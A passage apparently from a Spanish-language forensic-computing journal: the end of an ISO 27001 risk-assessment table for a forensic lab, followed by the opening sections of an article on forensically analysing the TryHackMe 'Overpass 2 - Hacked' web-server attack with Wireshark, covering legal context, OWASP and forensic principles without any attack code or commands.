Pérdida o robo	Acceso a información no autorizada o pérdida/destrucción de esta. Impedimento para utilizar el dispositivo	Baja	Alto	Moderado	Mantener inventario y resguardo de los elementos	Baja	Medio	Tolerable	7.1 Perímetros de seguridad física 7.2 Entrada física 7.3 Asegurar oficinas, habitaciones e instalaciones 7.4 Monitoreo de seguridad física 7.7 Escritorio y pantalla claros
Caída de las fuentes de energía	Impedimento para utilizar el dispositivo	Baja	Alto	Moderado	Puesta en funcionamiento inmediata y automática de la UPS. Monitoreo continuo de fase y tensión de la línea estabilizada.	Baja	Medio	Tolerable	5.15 Control de acceso 5.17 Información de autenticación 5.18 Derechos de acceso 8.3 Restricción de acceso a la información

Subcomponente: Dispositivos de Trabajo – Dispositivos para resguardo de datos (Discos Externos, Pendrive, etc.)

Valor del Activo: 10 / 10

Nivel de Criticidad: Muy Alto

Amenaza	Degradación del activo	Probabilidad de ocurrencia	Impacto	Riesgo	Salvaguarda	Probabilidad Residual	Impacto Residual	Riesgo Residual	Control seleccionado (Anexo 1 - ISO 27001)
Acceso no autorizado o	Acceso a información no autorizada o pérdida/destrucción de esta	Baja	Alto	Moderado	Monitoreo continuo del sistema de defensa del elemento. Resguardo seguro del elemento.	Baja	Medio	Tolerable	5.15 Control de acceso 5.17 Información de autenticación 5.18 Derechos de acceso 8.3 Restricción de acceso a la información
Pérdida o robo	Acceso a información no autorizada o pérdida/destrucción de esta. Impedimento para utilizar el dispositivo	Baja	Alto	Moderado	Mantener inventario y resguardo de los elementos	Baja	Medio	Tolerable	7.1 Perímetros de seguridad física 7.2 Entrada física 7.3 Asegurar oficinas, habitaciones e instalaciones 7.4 Monitoreo de seguridad física 7.7 Escritorio y pantalla claros
Fallas en la seguridad física de las instalaciones	Acceso a información no autorizada o pérdida/destrucción de esta	Baja	Alto	Moderado	Actualización y refuerzo de la seguridad física de las instalaciones	Baja	Medio	Tolerable	7.1 Perímetros de seguridad física 7.2 Entrada física 7.3 Asegurar oficinas, habitaciones e instalaciones 7.4 Monitoreo de seguridad física

Subcomponente: Dispositivos de Trabajo – Equipamiento de Repuesto

Valor del Activo: 5.8 / 10

Nivel de Criticidad: Muy Alto

Amenaza	Degradación del activo	Probabilidad de ocurrencia	Impacto	Riesgo	Salvaguarda	Probabilidad Residual	Impacto Residual	Riesgo Residual	Control seleccionado (Anexo 1 - ISO 27001)
Mantenimiento inadecuado	Impedimento para utilizar el dispositivo	Baja	Bajo	Trivial	Cambio del dispositivo	Baja	Bajo	Trivial	7.13 Mantenimiento de equipos

Subcomponente: Dispositivos de Trabajo – Impresoras

Valor del Activo: 4.3 / 10

Nivel de Criticidad: Bajo

Amenaza	Degradación del activo	Probabilidad de ocurrencia	Impacto	Riesgo	Salvaguarda	Probabilidad Residual	Impacto Residual	Riesgo Residual	Control seleccionado (Anexo 1 - ISO 27001)
Mal funcionamiento del equipo	Impedimento para utilizar el dispositivo	Baja	Bajo	Trivial	Realizar el mantenimiento preventivo del dispositivo. Cambio del dispositivo	Baja	Bajo	Trivial	7.13 Mantenimiento de equipos
Mantenimiento inadecuado	Impedimento para utilizar el dispositivo	Baja	Bajo	Trivial	Cambio del dispositivo	Baja	Bajo	Trivial	7.13 Mantenimiento de equipos

Subcomponente: Dispositivos de Comunicaciones – Switch

Valor del Activo: 4.5 / 10

Nivel de Criticidad: Bajo

Amenaza	Degradación del activo	Probabilidad de ocurrencia	Impacto	Riesgo	Salvaguarda	Probabilidad Residual	Impacto Residual	Riesgo Residual	Control seleccionado (Anexo 1 - ISO 27001)
Mal funcionamiento del equipo	Impedimento para utilizar el dispositivo	Baja	Bajo	Trivial	Cambio del dispositivo	Baja	Bajo	Trivial	7.13 Mantenimiento de equipos
Caída de las fuentes de energía	Impedimento para utilizar el dispositivo y los vinculados a éste	Baja	Alto	Moderado	Puesta en funcionamiento inmediata y automática de la UPS. Monitoreo continuo de fase y tensión de la línea estabilizada.	Baja	Medio	Tolerable	5.29 Seguridad de la información durante la interrupción

Subcomponente: Dispositivos de Comunicaciones - Dispositivo para conexión a internet (modem, router, etc)

Valor del Activo: 4.8 / 10

Nivel de Criticidad: Bajo

Amenaza	Degradación del activo	Probabilidad de ocurrencia	Impacto	Riesgo	Salvaguarda	Probabilidad Residual	Impacto Residual	Riesgo Residual	Control seleccionado (Anexo 1 - ISO 27001)
Mal funcionamiento del equipo	Impedimento para utilizar el dispositivo	Baja	Bajo	Trivial	Cambio del dispositivo	Baja	Bajo	Trivial	7.13 Mantenimiento de equipos
Caída de las fuentes de energía	Impedimento para utilizar el dispositivo y los vinculados a éste	Baja	Alto	Moderado	Puesta en funcionamiento inmediata y automática de la UPS. Monitoreo continuo de fase y tensión de la línea estabilizada.	Baja	Medio	Tolerable	5.29 Seguridad de la información durante la interrupción

Subcomponente: Soportes Estructurales (*Racks*, Cableado de datos y comunicaciones)

Valor del Activo: 5.0 / 10

Nivel de Criticidad: Bajo

Amenaza	Degradación del activo	Probabilidad de ocurrencia	Impacto	Riesgo	Salvaguarda	Probabilidad Residual	Impacto Residual	Riesgo Residual	Control seleccionado (Anexo 1 - ISO 27001)
Instalación inadecuada o fallas de los soportes estructurales	Parada total o parcial de la operatividad del laboratorio	Baja	Alto	Moderado	Revisión y ajuste según normas de cableado estructurado	Baja	Medio	Tolerable	7.8 Emplazamiento y protección de equipos 7.12 Seguridad del cableado 8.8 Gestión de vulnerabilidades 8.16 Actividades de supervisión
Fallas en la seguridad física de las instalaciones	Parada total o parcial de la operatividad del laboratorio	Media	Alto	Importante	Actualización y refuerzo de la seguridad física de las instalaciones	Baja	Medio	Tolerable	7.1 Perímetros de seguridad física 7.2 Entrada física 7.3 Asegurar oficinas, habitaciones e instalaciones 7.4 Monitoreo de seguridad física

DATOS

Subcomponente: Datos para la Gestión Interna de las actividades forenses (agenda de causas, ciclo de vida de actividad forense, etc.)

Valor del Activo: 8.5 / 10

Nivel de Criticidad: Muy Alto

Amenaza	Degradación del activo	Probabilidad de ocurrencia	Impacto	Riesgo	Salvaguarda	Probabilidad Residual	Impacto Residual	Riesgo Residual	Control seleccionado (Anexo 1 - ISO 27001)
Caída de la red o del puesto de trabajo	Impedimento de acceso a los datos o aplicaciones	Baja	Alto	Moderado	Monitoreo continuo del funcionamiento de la red y de los puestos de trabajo	Baja	Medio	Tolerable	Los asignados a la infraestructura de comunicaciones
Errores o desactualización del <i>software</i>	Mal funcionamiento del <i>software</i> con impacto indirecto en las actividades forenses	Baja	Alto	Moderado	Corrección y/o actualización del <i>software</i> . Utilización de un <i>software</i> alternativo	Baja	Medio	Tolerable	8.5 Autenticación segura 8.8 Gestión de vulnerabilidades técnicas 8.9 Gestión de la configuración 8.12 Prevención de fuga de datos 8.16 Actividades de supervisión 8.26 Requisitos de seguridad de las aplicaciones

Subcomponente: Imágenes Forenses

Valor del Activo: 10 / 10

Nivel de Criticidad: Muy Alto

Amenaza	Degradación del activo	Probabilidad de ocurrencia	Impacto	Riesgo	Salvaguarda	Probabilidad Residual	Impacto Residual	Riesgo Residual	Control seleccionado (Anexo 1 - ISO 27001)
Caída de la red o del puesto de trabajo	Impedimento de acceso a los datos o aplicaciones	Baja	Alto	Moderado	Monitoreo continuo del funcionamiento de la red y de los puestos de trabajo	Baja	Medio	Tolerable	Los asignados a la infraestructura de comunicaciones
Errores o desactualización del <i>software</i>	Mal funcionamiento del software con impacto directo en las actividades forenses	Media	Alto	Importante	Corrección y/o actualización del software. Utilización de un software alternativo	Baja	Medio	Tolerable	8.5 Autenticación segura 8.8 Gestión de vulnerabilidades técnicas 8.9 Gestión de la configuración 8.12 Prevención de fuga de datos 8.16 Actividades de supervisión 8.26 Requisitos de seguridad de las aplicaciones

Subcomponente: Cadena de Custodia

Valor del Activo: 10 / 10

Nivel de Criticidad: Muy Alto

Amenaza	Degradación del activo	Probabilidad de ocurrencia	Impacto	Riesgo	Salvaguarda	Probabilidad Residual	Impacto Residual	Riesgo Residual	Control seleccionado (Anexo 1 - ISO 27001)
Acceso no autorizado o pérdida/destrucción de esta.	Acceso a información no autorizada o pérdida/destrucción de esta.	Alta	Alto	Crítico	Monitoreo continuo del sistema de defensa del elemento. Resguardo seguro del elemento.	Media	Medio	Moderado	5.15 Control de acceso 5.17 Información de autenticación 5.18 Derechos de acceso 8.3 Restricción de acceso a la información

Subcomponente: Certificación de Firma de Documentos

Valor del Activo: 8.5 / 10

Nivel de Criticidad: Muy Alto

Amenaza	Degradación del activo	Probabilidad de ocurrencia	Impacto	Riesgo	Salvaguarda	Probabilidad Residual	Impacto Residual	Riesgo Residual	Control seleccionado (Anexo 1 - ISO 27001)
Acceso no autorizado o pérdida/destrucción de esta	Acceso a información no autorizada o pérdida/destrucción de esta	Alta	Alto	Crítico	Resguardo seguro del dispositivo	Media	Medio	Moderado	5.15 Control de acceso 5.17 Información de autenticación 5.18 Derechos de acceso 8.3 Restricción de acceso a la información

RECURSOS HUMANOS

Subcomponente: Formación, Conocimientos y Experiencia en Informática Forense

Valor del Activo: 7.7 / 10

Nivel de Criticidad: Alto

Amenaza	Degradación del activo	Probabilidad de ocurrencia	Impacto	Riesgo	Salvaguarda	Probabilidad Residual	Impacto Residual	Riesgo Residual	Control seleccionado (Anexo 1 - ISO 27001)
Conocimientos insuficientes o inadecuados	Impacta en la conformación de un equipo forense actualizado y experto	Media	Alto	Importante	Capacitación continua	Baja	Medio	Tolerable	6.2 Términos y condiciones de empleo 6.6 Acuerdos de confidencialidad o no divulgación 6.3 Concienciación, educación y capacitación sobre seguridad de la información

Subcomponente: Formación, Conocimientos y Experiencia en Ciencias del Derecho

Valor del Activo: 5.0 / 10

Nivel de Criticidad: Bajo

Amenaza	Degradación del activo	Probabilidad de ocurrencia	Impacto	Riesgo	Salvaguarda	Probabilidad Residual	Impacto Residual	Riesgo Residual	Control seleccionado (Anexo 1 - ISO 27001)
Conocimientos insuficientes o inadecuados	Impacta en la conformación de un equipo forense actualizado y experto	Media	Bajo	Tolerable	Capacitación continua	Baja	Bajo	Trivial	6.2 Términos y condiciones de empleo 6.6 Acuerdos de confidencialidad o no divulgación 6.3 Concienciación, educación y capacitación sobre seguridad de la información

Subcomponente: Formación, Conocimientos y Experiencia en Investigación Criminal

Valor del Activo: 5.0 / 10

Nivel de Criticidad: Bajo

Amenaza	Degradación del activo	Probabilidad de ocurrencia	Impacto	Riesgo	Salvaguarda	Probabilidad Residual	Impacto Residual	Riesgo Residual	Control seleccionado (Anexo 1 - ISO 27001)
Conocimientos insuficientes o inadecuados	Impacta en la conformación de un equipo forense actualizado y experto	Alta	Alto	Crítico	Capacitación continua	Baja	Medio	Tolerable	6.2 Términos y condiciones de empleo 6.6 Acuerdos de confidencialidad o no divulgación 6.3 Concienciación, educación y capacitación sobre seguridad de la información

Subcomponente: Comportamiento Profesional y Ético

Valor del Activo: 7.7 / 10

Nivel de Criticidad: Alto

Amenaza	Degradación del activo	Probabilidad de ocurrencia	Impacto	Riesgo	Salvaguarda	Probabilidad Residual	Impacto Residual	Riesgo Residual	Control seleccionado (Anexo 1 - ISO 27001)
Hace vulnerable el sistema y las actividades forenses	Se promueve la comisión de delitos relacionados con la actividad forense	Baja	Alto	Moderado	Verificación de antecedentes previo a la designación en el cargo	Baja	Medio	Tolerable	6.2 Términos y condiciones de empleo 6.6 Acuerdos de confidencialidad o no divulgación 6.3 Concienciación, educación y capacitación sobre seguridad de la información

INFRAESTRUCTURA EDILICIA

Subcomponente: Aire Acondicionado

Valor del Activo: 6.0 / 10

Nivel de Criticidad: Alto

Amenaza	Degradación del activo	Probabilidad de ocurrencia	Impacto	Riesgo	Salvaguarda	Probabilidad Residual	Impacto Residual	Riesgo Residual	Control seleccionado (Anexo 1 - ISO 27001)
Mal funcionamiento del equipo	Impedimento para utilizar el dispositivo	Media	Alto	Importante	Realizar el mantenimiento preventivo del dispositivo. Cambio del dispositivo	Baja	Medio	Tolerable	7.13 Mantenimiento de equipos
Mantenimiento inadecuado	Impedimento para utilizar el dispositivo	Media	Alto	Importante	Cambio del dispositivo	Baja	Medio	Tolerable	7.13 Mantenimiento de equipos
Caída de las fuentes de energía	Parada total o parcial de la operatividad del laboratorio	Media	Alto	Importante	Puesta en funcionamiento inmediata y automática de la UPS. Monitoreo continuo de fase y tensión de la línea estabilizada.	Baja	Medio	Tolerable	7.12 Seguridad del cableado 5.30 Preparación de las TIC para la continuidad de las actividades

Subcomponente: Infraestructura Eléctrica

Valor del Activo: 6.3 / 10

Nivel de Criticidad: Alto

Amenaza	Degradación del activo	Probabilidad de ocurrencia	Impacto	Riesgo	Salvaguarda	Probabilidad Residual	Impacto Residual	Riesgo Residual	Control seleccionado (Anexo 1 - ISO 27001)
Mantenimiento inadecuado	Impedimento para utilizar el dispositivo	Baja	Alto	Moderado	Cambio del dispositivo	Baja	Medio	Tolerable	7.13 Mantenimiento de equipos
Caída de las fuentes de energía	Parada total o parcial de la operatividad del laboratorio	Media	Alto	Importante	Puesta en funcionamiento inmediata y automática de la UPS. Monitoreo continuo de fase y tensión de la línea estabilizada.	Baja	Medio	Tolerable	7.12 Seguridad del cableado 5.30 Preparación de las TIC para la continuidad de las actividades

Subcomponente: Alarma Monitoreada

Valor del Activo: 5.3 / 10

Nivel de Criticidad: Alto

Amenaza	Degradación del activo	Probabilidad de ocurrencia	Impacto	Riesgo	Salvaguarda	Probabilidad Residual	Impacto Residual	Riesgo Residual	Control seleccionado (Anexo 1 - ISO 27001)
Acceso no autorizado	Acceso a información no autorizada o pérdida/destrucción de esta	Baja	Alto	Moderado	Monitoreo continuo del sistema de defensa del elemento. Resguardo seguro del elemento.	Baja	Medio	Tolerable	5.15 Control de acceso 5.17 Información de autenticación 5.18 Derechos de acceso 8.3 Restricción de acceso a la información
Fallas en la seguridad física de las instalaciones	Acceso a información no autorizada o pérdida/destrucción de esta	Baja	Alto	Moderado	Actualización y refuerzo de la seguridad física de las instalaciones	Baja	Medio	Tolerable	7.1 Perímetros de seguridad física 7.2 Entrada física 7.3 Asegurar oficinas, habitaciones e instalaciones 7.4 Monitoreo de seguridad física
Caída de las fuentes de energía	Impedimento para utilizar el dispositivo y los vinculados a éste	Baja	Alto	Moderado	Puesta en funcionamiento inmediata y automática de la UPS. Monitoreo continuo de fase y tensión de la línea estabilizada.	Baja	Medio	Tolerable	7.12 Seguridad del cableado 5.30 Preparación de las TIC para la continuidad de las actividades

Subcomponente: Seguridad Física de los Efectos (anaquel con llave)

Valor del Activo: 4.0 / 10

Nivel de Criticidad: Bajo

Amenaza	Degradación del activo	Probabilidad de ocurrencia	Impacto	Riesgo	Salvaguarda	Probabilidad Residual	Impacto Residual	Riesgo Residual	Control seleccionado (Anexo 1 - ISO 27001)
Acceso no autorizado	Acceso a información no autorizada o pérdida/destrucción de esta	Alta	Medio	Importante	Monitoreo continuo del sistema de defensa del elemento. Resguardo seguro del elemento.	Media	Bajo	Tolerable	5.15 Control de acceso 5.17 Información de autenticación 5.18 Derechos de acceso 8.3 Restricción de acceso a la información
Fallas en la seguridad física de las instalaciones	Acceso a información no autorizada o /destrucción de esta	Baja	Alto	Moderado	Actualización y refuerzo de la seguridad física de las instalaciones	Baja	Medio	Tolerable	7.1 Perímetros de seguridad física 7.2 Entrada física 7.3 Asegurar oficinas, habitaciones e instalaciones 7.4 Monitoreo de seguridad física

Subcomponente: Herramientas de Taller

Valor del Activo: 4.0 / 10

Nivel de Criticidad: Bajo

Amenaza	Degradación del activo	Probabilidad de ocurrencia	Impacto	Riesgo	Salvaguarda	Probabilidad Residual	Impacto Residual	Riesgo Residual	Control seleccionado (Anexo 1 - ISO 27001)
Pérdida o robo	Imposibilidad de realizar tareas manuales	Baja	Bajo	Trivial	Mantener inventario y resguardo de los elementos	Baja	Bajo	Trivial	7.1 Perímetros de seguridad física 7.2 Entrada física 7.3 Asegurar oficinas, habitaciones e instalaciones 7.4 Monitoreo de seguridad física

Ciberseguridad aplicada: estudio de un ataque típico contra un sitio web y recomendaciones para su mitigación y prevención

Applied Cybersecurity: Analysis of a Typical Website Attack and Mitigation and Prevention Strategies

Emanuel Lazzari

Universidad Nacional del Noroeste de la Provincia de Buenos Aires (UNNOBA), Junín (Argentina) - Universidad Nacional de San Antonio de Areco (UNSAaA), San Antonio de Areco (Argentina).

elazzari@gmail.com

<https://orcid.org/0009-0007-6992-3996>

Hugo Curti

Curti: Universidad FASTA (Argentina).

hcurti@ufasta.edu.ar

<https://orcid.org/0000-0002-0949-2289>

Nota técnicas y análisis de casos

Recibido: 09-08-2024. Aceptado: 10-01-2025.

Publicado: 03-03-2026.

Licencia (CC):



Universidad FASTA. Facultad de ingeniería;
Mar del Plata, Argentina

Resumen

Este artículo aborda la seguridad en aplicaciones web mediante el análisis forense de un ataque típico. Utilizando la plataforma TryHackMe y el desafío “Overpass 2 - Hacked”, se emuló un ataque a un servidor web, examinando cada paso del proceso desde la identificación y explotación de vulnerabilidades hasta la obtención de acceso no autorizado. Wireshark fue la herramienta seleccionada para capturar y analizar el tráfico de red, permitiendo reconstruir la secuencia de eventos y comprender las técnicas empleadas por el atacante. El estudio se enmarca en el ámbito de Digital Forensics and Incident Response (DFIR), profundizando en conceptos críticos de la seguridad informática y haciendo uso del modelo PURI, que estructura las fases de recuperación de información de manera metódica y reproducible, para mantener la integridad de la evidencia digital. Este artículo proporciona recomendaciones prácticas para mitigar y prevenir este tipo de ataques, destacando la importancia de implementar medidas de seguridad desde el diseño de las aplicaciones y la necesidad de monitoreo constante de la actividad de red para la detección temprana de amenazas. La investigación subraya la relevancia de la ciberseguridad y la respuesta forense en la protección de los derechos de los ciudadanos en el ciberespacio.

Palabras clave

ciberataque, ciberseguridad, mitigación del riesgo, sitio web

Abstract

This article addresses web application security through the forensic analysis of a typical cyberattack. Using the TryHackMe platform and the Overpass 2 – Hacked challenge, an attack against a web server was emulated, examining each stage of the process from vulnerability

identification and exploitation to the achievement of unauthorized access. Wireshark was selected as the primary tool for capturing and analyzing network traffic, enabling the reconstruction of the sequence of events and a detailed understanding of the techniques employed by the attacker.

Keywords

Asymmetric and hybrid conflicts, cyber defense, mobile computer lab

EMANUEL LAZZARI, Especialista en Informática Forense (UFASTA) y tesista de la Maestría en Educación en Escenarios Digitales (UNSL). Docente en la Universidad Nacional del Noroeste de la Provincia de Buenos Aires (UNNOBA) y en la Universidad Nacional de San Antonio de Areco (UNSAdeA) en las áreas de Investigación de Operaciones, Matemática y Teoría de la Computación.

HUGO J. CURTI, Magister en Ingeniería de Sistemas (UNICEN). Docente en la Universidad Nacional del Centro de la Provincia de Buenos Aires (UNICEN), en el departamento de Computación y Sistemas, y en la Universidad FASTA (UFASTA) en la carrera de Ingeniería de Informática y en la Especialización en Informática Forense. Investigador en el InFo-Lab (UFASTA). Docente en la Escuela de Postgrado de la Universidad Nacional de Chilecito (UNdeC) en el área de Criptografía y Seguridad Informática.

I. INTRODUCCIÓN

El presente artículo se propone abordar la creciente problemática de seguridad en aplicaciones web a partir del estudio de un ataque típico con el propósito de presentar estrategias para su mitigación y prevención. Se consideran ataques típicos aquellos que se repiten a lo largo del tiempo. Proyectos como OWASP Top Ten, especializado en seguridad en aplicaciones web y reconocido mundialmente, permiten identificar ataques típicos [1]. Los riesgos típicos que se presentan en las publicaciones de OWASP dan cuenta de los ataques que releva la organización. La pérdida de control de acceso es considerada un riesgo típico debido a su aparición en varias publicaciones: en 2021 es considerado el riesgo número uno [1], en 2017 se encontraba en el puesto número cinco [2]. En la edición de 2013, el riesgo se encuentra en el puesto siete, bajo el nombre “Missing Function Level Access Control”, es decir, que una aplicación no controla correctamente los accesos a las funcionalidades respetando los permisos de usuario, generando una vulnerabilidad que será explotada por los atacantes [3]. Evaluando estas tres publicaciones del OWASP Top Ten se puede establecer que el riesgo estudiado, la pérdida de control de acceso, se extiende a lo largo de una década, teniendo en cuenta que, en el año de escritura de este artículo, 2024, aún es vigente la versión 2021 del OWASP Top Ten.

El surgimiento de estos nuevos delitos informáticos implica un análisis bajo una perspectiva forense que permita abordar los incidentes de seguridad desde una visión multidisciplinaria y con el eje en la ciberseguridad. En la República Argentina, los ataques a sitios web son considerados delitos informáticos contra la propiedad y están expresados en el Código Penal de la Nación Argentina en el artículo 183 del Capítulo VII “Daños”, introducido en el año 2008 bajo la Ley 26.388 de Delitos Informáticos [4]. El texto de dicho artículo determina que incurre en un delito “el que alterar, destruyere o inutilizare datos, documentos, programas o sistemas informáticos; o vendiere, distribuyere, hiciera circular o introdujere en un sistema informático, cualquier programa destinado a causar daños” [4].

Vinculada a la legislación vigente, también se preserva el derecho de los ciudadanos en el ámbito de Internet, considerada ciudadanía digital. El artículo “¿Qué es la ciudadanía digital?”, publicado en la página web Argentina.gob.ar en el apartado perteneciente al Ministerio de Capital Humano, señala que “la ciudadanía digital refiere al conjunto de derechos y responsabilidades que las personas tenemos en el entorno digital, entendiendo a Internet como un espacio público, donde nos encontramos con oportunidades para el ejercicio pleno de derechos, pero también con riesgos de posibles vulneraciones” [5]. En este sentido, es necesario considerar la Ley de Protección

de Datos Personales, debido a que los sujetos que hacen uso de las aplicaciones web atacadas pueden ver vulnerados sus derechos cuando sus datos personales son robados por los atacantes o utilizados por los mismos con fines distintos a los que dieron permiso [6].

Para analizar un incidente de seguridad en una aplicación web, es fundamental desarrollar un escenario de ataque que refleje la realidad a la que se enfrentan estas aplicaciones. En la actualidad, los ataques pueden generarse por una amplia gama de vulnerabilidades, por lo que para el desarrollo de este artículo se determinó un ataque típico que explota algunas de estas vulnerabilidades. La elección del ataque por *malware* está dada por la sofisticación de estos ataques y la frecuencia con la que se observan, lo que proporciona una base sólida para estructurar el análisis forense.

Para desarrollar el escenario de ataque, se seleccionó la plataforma TryHackMe [7], que ofrece un entorno seguro y controlado para la simulación de incidentes de seguridad. A través del desafío “Overpass 2 - Hacked” [8], se pudo estudiar un ataque realista a un servidor web, analizando cada paso del proceso, desde la identificación y explotación de vulnerabilidades que realizó el atacante hasta la ejecución de comandos maliciosos que le permitieron obtener acceso no autorizado al sistema. Este entorno de trabajo permitió hacer un análisis forense significativo desde el cual generar recomendaciones para mitigar y prevenir este tipo de ataque. La emulación en TryHackMe permite reproducir un escenario controlado que se asemeja a situaciones del mundo real, brindando una oportunidad valiosa para explorar las dinámicas de un ataque y la efectividad de las contramedidas propuestas.

La herramienta seleccionada para llevar a cabo dicho análisis forense fue Wireshark [9], que permite la inspección de paquetes de red. Con este análisis fue posible reconstruir la secuencia de eventos del ataque y entender las técnicas y herramientas empleadas por los atacantes. Además, se exploraron aspectos críticos de la seguridad informática, como la criptografía, la autenticación y la gestión de contraseñas, destacando la importancia de implementar medidas de seguridad desde las etapas iniciales del desarrollo de software. Wireshark, con su capacidad para capturar y analizar tráfico de red en tiempo real, resultó esencial para identificar los pasos específicos que siguió el atacante y cómo se pudo haber prevenido el acceso no autorizado.

II. LA SEGURIDAD INFORMÁTICA

En términos generales, la seguridad es un concepto asociado a la noción de riesgo. En el diccionario de la Real Academia Española (RAE), se determina que algo seguro es “libre y exento

de todo peligro, daño o riesgo” [10], y un riesgo es la posibilidad de un daño. Desde esta perspectiva, Romero Castro et al. plantean cuatro acciones que definen las tareas propias de la seguridad como ciencia: prevención, transferencia, mitigación y aceptación del riesgo [11]. Se desprende de ello que la seguridad abarca determinar qué riesgos existen, tomar medidas para evitarlos y ofrecer respuestas cuando se han hecho efectivos los daños. De forma circular, es necesaria la retroalimentación, ya que los riesgos están en constante evolución.

En este artículo, los conceptos de ciberseguridad y seguridad informática no se tomarán como equivalentes o sinónimos. La ciberseguridad profundiza en un ámbito propio de la seguridad informática, como define la Dirección Nacional de Ciberseguridad de la República Argentina: “la ciberseguridad excede de la seguridad informática de los datos y la información almacenada en los dispositivos, el software y el *hardware* ya que los usuarios de internet son sujetos de derecho” [12]. Por lo tanto, la ciberseguridad tiene el foco en la seguridad de las personas en el ámbito del ciberespacio. La seguridad informática es un campo más amplio que abarca incidentes que no necesariamente afectan de manera directa a los usuarios de un sistema, si bien posiblemente se vean afectados de manera indirecta ya que no puede existir un sistema informático sin la presencia de personas que lo programan y personas que hacen uso del mismo.

En el siguiente apartado se abordarán nociones de seguridad informática en aplicaciones alojadas en Internet y las vulnerabilidades, amenazas y ataques típicos a las mismas.

A. Seguridad en aplicaciones web

En las últimas dos décadas ha habido un desarrollo exponencial de los incidentes de seguridad en aplicaciones web. Los ataques dirigidos a las mismas tienen efectos con diversos grados de complejidad e inconvenientes, ya que van desde el robo de datos confidenciales hasta la interrupción del funcionamiento normal de los sistemas. La seguridad en las aplicaciones web es una prioridad crítica para cualquier empresa que las desarrolle; por ello, el personal asignado tiende a especializarse en dicha área.

En la Argentina se desarrolló en 2021 la “Guía introductoria a la seguridad para el desarrollo de aplicaciones web” [13] por disposición de la Dirección Nacional de Ciberseguridad en el marco de la Decisión Administrativa 641/2021 “Requisitos mínimos de Seguridad de la Información para Organismos” [14]. Si bien la misma tiene como eje la infraestructura crítica del Estado, sirve de referencia para analistas de sistemas, programadores e informáticos en general al momento de diseñar y desarrollar una aplicación web segura. En la Disposición 8/2021 que aprueba la guía mencionada, se determina que “la

seguridad de la información debe contemplarse como una parte integral de los sistemas de información en todas las fases de su ciclo de vida, incluyendo aquellos que brinden servicios o permitan la realización de trámites a través de Internet” [13].

En [13] se define que “las aplicaciones seguras asisten en la protección de la propiedad intelectual y la reputación de una organización, ayudan a sostener el funcionamiento de sus procesos y al cumplimiento de la Ley 25.326 de Protección de Datos Personales”.

B. Ataques típicos

El INCIBE ha desarrollado su Guía de ciberataques [15] que resulta una fuente de consulta útil para establecer una clasificación básica de ataques a aplicaciones web.

1. Ataques a contraseñas: son ataques dirigidos a las credenciales de los usuarios. Los ejemplos típicos son los ataques de fuerza bruta y por diccionario.
2. Ataques por ingeniería social: se trata de técnicas dirigidas a conseguir que los usuarios revelen información sensible o permitan al atacante tomar control de un dispositivo del usuario. Estas técnicas están basadas en el engaño o la manipulación. Algunos ejemplos de ataques por ingeniería social: *phishing*, *vishing*, *smishing*, *baiting*, *shoulder surfing*, *dumpster diving*, *spam* y fraudes online.
3. Ataques a las conexiones: los atacantes utilizan software o herramientas que les permiten infectar o tomar control de los dispositivos. Usualmente, el atacante se interpone entre el usuario y el servicio web para efectuar su fin malicioso. Son ejemplos de estos ataques: redes trampa, *spoofing*, ataques a *cookies*, ataques DDoS, inyección SQL, escaneo de puertos, *man in the middle* y *sniffing*.
4. Ataques por *malware*: los atacantes utilizan programas maliciosos para llevar a cabo acciones dañinas. Se trata de virus, *adware*, *spyware*, troyanos, *backdoors*, *keyloggers*, *stealers*, *ransomware*, gusanos (*worms*), *rootkit*, *botnets*, *rogueware*, *criptojacking*, *apps* maliciosas.

La herramienta por excelencia para la concientización sobre seguridad en aplicaciones web es la producida por el Proyecto Abierto de Seguridad en Aplicaciones Web (OWASP, por sus siglas en inglés) [1]. OWASP es una organización sin fines de lucro, cuyas “herramientas, documentos, videos, presentaciones y capítulos (...) son gratuitos y están abiertos a cualquier interesado en mejorar la seguridad en aplicaciones” [1]. En sus palabras, “abogamos por resolver la seguridad en aplicaciones como un problema de personas, procesos y tecnología, ya que los enfoques más efectivos para la seguridad en aplicaciones requieren mejoras en todas estas áreas” [1].

En [1] se presenta el *ranking* en vigencia de los diez riesgos más comunes para aplicaciones web en términos de seguridad.

III. CIBERSEGURIDAD

Los ataques que reciben las aplicaciones web tienen consecuencias inmediatas sobre los usuarios de las aplicaciones y las empresas u organizaciones que son responsables por las mismas. Sus efectos pueden coartar los derechos que tienen las personas en la República Argentina en relación con el uso de Internet: “los ciudadanos tienen derecho a la libertad de expresión, al acceso a la información, a la privacidad de las comunicaciones y a la seguridad de sus datos” [16].

De forma general, un delito informático se define como las conductas que: a) atacan las propias tecnologías de la computación y las comunicaciones; b) incluyen la utilización de tecnologías digitales en la comisión del delito; o c) incluyen la utilización incidental de las tecnologías en la comisión de otros delitos, y, en consecuencia, la computadora pasa a ser una fuente de datos digitales probatorios [17].

La respuesta ofrecida por los actores involucrados en la respuesta ante un incidente —personal del área de Seguridad Informática e informáticos forenses—, así como la calidad de la misma, puede representar la diferencia cuando estos incidentes sean llevados a la justicia para establecer las responsabilidades legales que les corresponden a los atacantes. En relación al ámbito público, la República Argentina cuenta con el Equipo de Respuesta ante Emergencias Informáticas nacional (CERT.ar, por su sigla en inglés) que está bajo la Dirección Nacional de Ciberseguridad: “conforme con la Disposición 01/2021 de la Dirección Nacional de Ciberseguridad, el CERT.ar lleva adelante funciones con el objetivo de coordinar la gestión de incidentes de seguridad informática a fin de dar prevención y protección a las entidades y jurisdicciones del Sector Público Nacional y a las Infraestructuras Críticas de Información nacionales definidas como tal” [18].

A. Aplicación de la ciberseguridad: *forensia*

La informática como disciplina forense “se encarga de adquirir, analizar, preservar y presentar datos que han sido procesados electrónicamente, y almacenados en un medio digital. Es el uso de las Tecnologías de la Información para recuperar evidencia digital” [17]. La evidencia digital “es un tipo de evidencia física construida de campos magnéticos y pulsos electrónicos, que por sus características deben ser recolectados y analizados con herramientas y técnicas especiales”, así como es considerada “fuente de información de valor almacenada o transmitida en una forma binaria” [17].

De forma general, la tarea del informático forense es “la

correcta recuperación de toda la información posible, tanto visible como oculta, relacionada con el hecho de estudio, aplicando las técnicas y herramientas disponibles o desarrolladas *ad hoc*, y garantizando un proceso reproducible de adquisición, examen, análisis, cotejo, preservación y presentación de la evidencia, que fortalezca su valor probatorio ante los órganos jurisdiccionales” [17].

Bajo estas premisas, la tarea del informático forense deberá realizarse siguiendo pautas propias de esta práctica, “procurando respetar los principios forenses, que se fundan en una actuación metódica basada en un orden lógico de las tareas a realizar, en tomar los recaudos necesarios para evitar alterar el objeto original y en mantener la debida cadena de custodia” [17].

